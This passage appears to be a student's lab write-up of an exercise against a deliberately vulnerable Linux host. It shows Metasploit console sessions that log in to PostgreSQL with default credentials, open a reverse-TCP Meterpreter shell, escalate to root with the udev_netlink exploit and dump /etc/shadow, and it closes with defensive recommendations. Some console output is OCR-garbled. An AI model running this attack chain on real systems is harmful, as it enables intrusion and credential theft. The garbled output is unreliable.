  THREADS           1                                                               yes       The number of concurrent threads
  USERNAME          postgres                                                        no        A specific username to authenticate as
  USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt  no        File containing (space-seperated) users and
asswords, one pair per line
  USER_AS_PASS      true                                                            no        Try the username as the password for all use
s
  USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt  no        File containing users, one per line
  VERBOSE           true                                                            yes       Whether to print output for all attempts

msf auxiliary(postgres_login) >
```

Run and search for the exploit for progress

```
msf auxiliary(postgres_login) > run

[+] 203.0.113.100:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(postgres_login) > search postgres_payload

Matching Modules
================

   Name                                        Disclosure Date  Rank       Descrip
tion
   ----                                        ---------------  ----       -------
----
   exploit/linux/postgres/postgres_payload     2007-06-05       excellent  Postgre
SQL for Linux Payload Execution
   exploit/windows/postgres/postgres_payload   2009-04-10       excellent  Postgre
SQL for Microsoft Windows Payload Execution


msf auxiliary(postgres_login) >
```

To get information about the PostgreSQL exploit

```
msf exploit(postgres_payload) > info

       Name: PostgreSQL for Linux Payload Execution
     Module: exploit/linux/postgres/postgres_payload
   Platform: Linux
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-06-05

Provided by:
  midnitesnake
  egypt <egypt@metasploit.com>
  todb <todb@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Linux x86
  1   Linux x86_64

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD                   no        The password for the specified username. Leave blank for a random password.
  RHOST                      yes       The target address
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload information:
  Space: 65535

Description:
  On some default Linux installations of PostgreSQL, the postgres
  service account may write to the /tmp directory, and may source UDF
```

Set the ip address of the remote host by typing command "set RHOST 203.0.113.100"

and set the password to postgres by typing command "set PASSWORD postgres"

```
msf exploit(postgres_payload) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
```

Set the option which we have set by following command "show options"

```
msf exploit(postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username.
Leave blank for a random password.
   RHOST     203.0.113.100    yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

To exploit the remote system and to interact with the terminal on the victim machine

And to determine the user account we are using we used following command "whoami"

In attempt to raed the shadow file which failed, and we terminate channel and type the following command "background" to background the session

```
sf exploit(postgres_payload) > exploit

*] Started reverse TCP handler on 175.45.176.199:4444
*] 203.0.113.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
 (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
*] Uploaded as /tmp/xqFPGBoy.so, should be cleaned up automatically
*] Transmitting intermediate stager for over-sized stage...(105 bytes)
*] Sending stage (1495599 bytes) to 203.0.113.100
*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:6002
024-09-29 00:22:58 -0400

eterpreter > execute -f /bin/bash -i
rocess 6078 created.
hannel 1 created.
ash: no job control in this shell
ostgres@metasploitable:/var/lib/postgresql/8.3/main$ whoami
ostgres
ostgres@metasploitable:/var/lib/postgresql/8.3/main$ cat /set/shadow
at: /set/shadow: No such file or directory
ostgres@metasploitable:/var/lib/postgresql/8.3/main$ ^C
erminate channel 1? [y/N]  y
eterpreter > background
*] Backgrounding session 1...
sf exploit(postgres_payload) >
```

To search for the Linux local udev exploit and to use Linux local udev exploit

```
[*] Backgrounding session 1...
msf exploit(postgres_payload) > search udev_netlink

Matching Modules
================

   Name                              Disclosure Date  Rank   Description
   ----                              ---------------  ----   -----------
   exploit/linux/local/udev_netlink  2009-04-16       great  Linux udev Netlink L
ocal Privilege Escalation


msf exploit(postgres_payload) > use exploit/linux/local/udev_netlink
```

To show the options for the Linux local udev exploit type command "show options"

```
msf exploit(udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   NetlinkPID                    no        Usually udevd pid-1.  Meterpreter sess
ions will autodetect
   SESSION                       yes       The session to run this module on.
   WritableDir  /tmp             yes       A directory where we can write files (
must not be mounted noexec)


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

To set to SESSION to 1 by typing command "set SESSION 1" and exploit the Victim by command "exploit "

```
msf exploit(udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(udev_netlink) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2699
[+] Found netlink pid: 2698
[*] Writing payload executable (155 bytes) to /tmp/KDMncZNMlb
[*] Writing exploit executable (1879 bytes) to /tmp/gDyuWXnhPi
[*] chmod'ing and running it...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:4444 -> 203.0.113.100:15484) at
2024-09-29 00:33:40 -0400
```

To interact with the terminal on the victim machine by following this command "execute -f /bin/bash -i"

And to determine the account we are using "whoami"

To successfully read the password file by typing command "tail /etc/shadow"

```
meterpreter > execute -f /bin/bash -i
Process 6165 created.
Channel 1 created.
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/# tail /etc/shadow
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
gdm:*:16467:0:99999:7:::
messagebus:*:16467:0:99999:7:::
polkituser:*:16467:0:99999:7:::
haldaemon:*:16467:0:99999:7:::
administrator:$1$aMci2p0/$P8UENEDM.QmBoR1yhtt.b.:16609:0:99999:7:::
flag4:!:17628:0:99999:7:::
flag5:!:17628:0:99999:7:::
flag6:!:17628:0:99999:7:::
```

Supporting Evidence

Sampleflag found in the nmap scan

```
root@kali2: ~
File  Edit  View  Search  Terminal  Help
 nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAM
PLES
root@kali2:~# nmap 203.0.113.100 --system-dns

Starting Nmap 6.47 ( http://nmap.org ) at 2024-09-28 15:50 EDT
Nmap scan report for 203.0.113.100
Host is up (0.00041s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
443/tcp  open  https
1099/tcp open  rmiregistry
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
5432/tcp open  postgresql
8180/tcp open  sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 4.30 seconds
root@kali2:~#
```

Challenge to type exploits obtained in the matasploit

```
mail templates, landing pages and listeners
arn more on http://rapid7.com/metasploit

.11.5-2016010401                    ]
 - 875 auxiliary - 257 post         ]
- 37 encoders - 8 nops               ]
it Pro trial: http://r-7.co/trymsp ]
```


CHALLENGE #1

and, then **press** Enter, to search for the PostgreSQL login

```
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                    ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post         ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > banner
```

```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                    ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post         ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Challenge to display the three flags from the Following command “tail /etc/password”



Conclusion & Wrap-Up

Summary with:

Observations

The lab successfully demonstrated how to exploit a vulnerable Postgres service on a Linux server using the Metasploit framework. Reconnaissance and scanning were efficiently carried out using tools like Nmap/Zenmap, openVAS, and Greenbone Security Assistant. The Postgres database was identified as vulnerable, allowing for privileged execution and access through Metasploit. IceWeasel was used as a supporting browser interface for interacting with the tools

Identified risks

The biggest risk was the vulnerability in the Postgres service, which let me gain unauthorized access to the system. Once inside, I was able to get full control through privilege escalation. Also, scanning the system with Nmap could alert security systems and increase the chance of getting caught.

Suggested recommendations

To prevent this, the Postgres service should be updated and secured with stronger passwords and proper settings. Firewalls should be used to block unauthorized access, and regular security checks should be done to find and fix vulnerabilities before they are exploited.

Your successes & failures

Key successes included identifying the vulnerable Postgres service using Nmap/Zenmap, gaining privileged access through Metasploit, and effectively using openVAS and Greenbone Security Assistant for vulnerability detection. These achievements demonstrated the effectiveness of the tools used in the scanning and exploitation phases.

Challenges

The primary challenges involved understanding the internals of Postgres configurations, integrating multiple tools like Nmap, openVAS, and IceWeasel, and managing complex privilege escalation tasks. Each phase required careful planning and execution to ensure successful exploitation and post-exploitation activities